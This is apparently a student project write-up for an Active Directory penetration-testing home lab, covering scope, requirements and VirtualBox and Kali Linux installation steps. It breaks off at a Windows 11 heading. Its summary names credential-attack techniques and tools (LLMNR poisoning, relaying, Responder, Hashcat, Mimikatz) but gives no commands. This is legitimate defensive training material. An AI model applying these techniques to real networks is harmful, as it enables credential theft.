ACTIVE DIRECTORY HOME LAB

Table of Contents:

Project summary

This project seeks to identify and analyze security vulnerabilities in Active Directory (AD) environments through rigorous penetration testing. By setting up a virtual AD infrastructure using Windows Server 2022 and Windows 11 , and utilizing tools like Kali Linux, VMware Workstation Player, and Oracle Virtual-box, the project simulates diverse attack vectors to uncover potential weaknesses. Focus areas include installing and configuring domain controllers (DCs), implementing group policies, managing AD users and computers, and exploiting vulnerabilities in service accounts. The project employs techniques such as Link-Local Multicast Name Resolution (LLMNR) poisoning and credential relaying, and uses tools like Responder, Hashcat, PowerView, BloodHound, and Mimikatz to capture and crack password hashes, enumerate domains, and extract sensitive information.

Project problem statement:

In today's enterprise environments, managing user accounts, permissions, and resources efficiently is crucial. Active Directory (AD), a directory service developed by Microsoft, is widely used for these purposes. However, many IT professionals and students lack hands-on experience with AD due to limited access to enterprise-level resources and environments. This project aims to bridge that gap by setting up a functional Active Directory home lab to simulate a small to medium-sized business environment. The goal is to provide a practical learning platform for understanding AD's features, functionalities, and best practices.

Project Scope

Objective :

- Our primary objective is to establish a robust Active Directory (AD) environment tailored for testing, where we will conduct comprehensive penetration tests to identify and address security vulnerabilities.

- By simulating various attack vectors, we aim to thoroughly analyze their impact on AD security and assess potential risks.

- Following this, we will develop and implement effective mitigation strategies to fortify the AD setup against such threats.

- Finally, we will compile a detailed report that outlines our findings and offers actionable recommendations for enhancing the overall security of the AD environment.

Requirements:

1. **Virtualization Software:** VMware Workstation, VirtualBox, or similar tools for creating and managing virtual machines.

2. **Operating Systems:** Virtual machines running Windows Server 2022 and Windows 11 for the Active Directory setup, and Kali Linux for penetration testing.

3. **Penetration Testing Tools:** Responder, Hashcat, Mimikatz, and other relevant tools for simulating attacks and analyzing vulnerabilities.

4. **Network Configuration:** Proper network setup to ensure communication between the AD environment and penetration testing tools.

5. **Installation Media:** ISO files for Windows Server 2022 and Windows 11 , and installation packages for Kali Linux.

Implementation:

- Download the requirements
- Setup the VirtualBox
- Domain Controller Setup
- User Machine Setup
- Active Directory Setup

SETUP AND PREPARATION:


Virtual Machine Installation:

STEP- 1:

Downloading the Virtualbox or VMWare from the official websites and setting up.

(Virtualbox- https://www.virtualbox.org/wiki/Downloads)

(VMWare- https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion)




STEP-2:


Install the VirtualBox

STEP-3:

Providing the location where to be installed .




STEP-4: Customizing the setup .




STEP-5:

Ready to install .



STEP -6: Installation completede Successfully




ENVIRONMENT SETUP

Kai Linux Installation:


STEP-1: Go to official website to download the kali virtual machine iso file.

Wesite: https://www.kali.org/get-kali/#kali-platforms




STEP-2: Download the Kali Linux for VirtualBox.

STEP-3: Setting up the location and name. Add the iso image of kali.




STEP-4: Provide the memory requirement and processor requirement.




STEP-5:

Create required number of users.




STEP-6: Install the server in VirtualBox.





Windows11 installation:

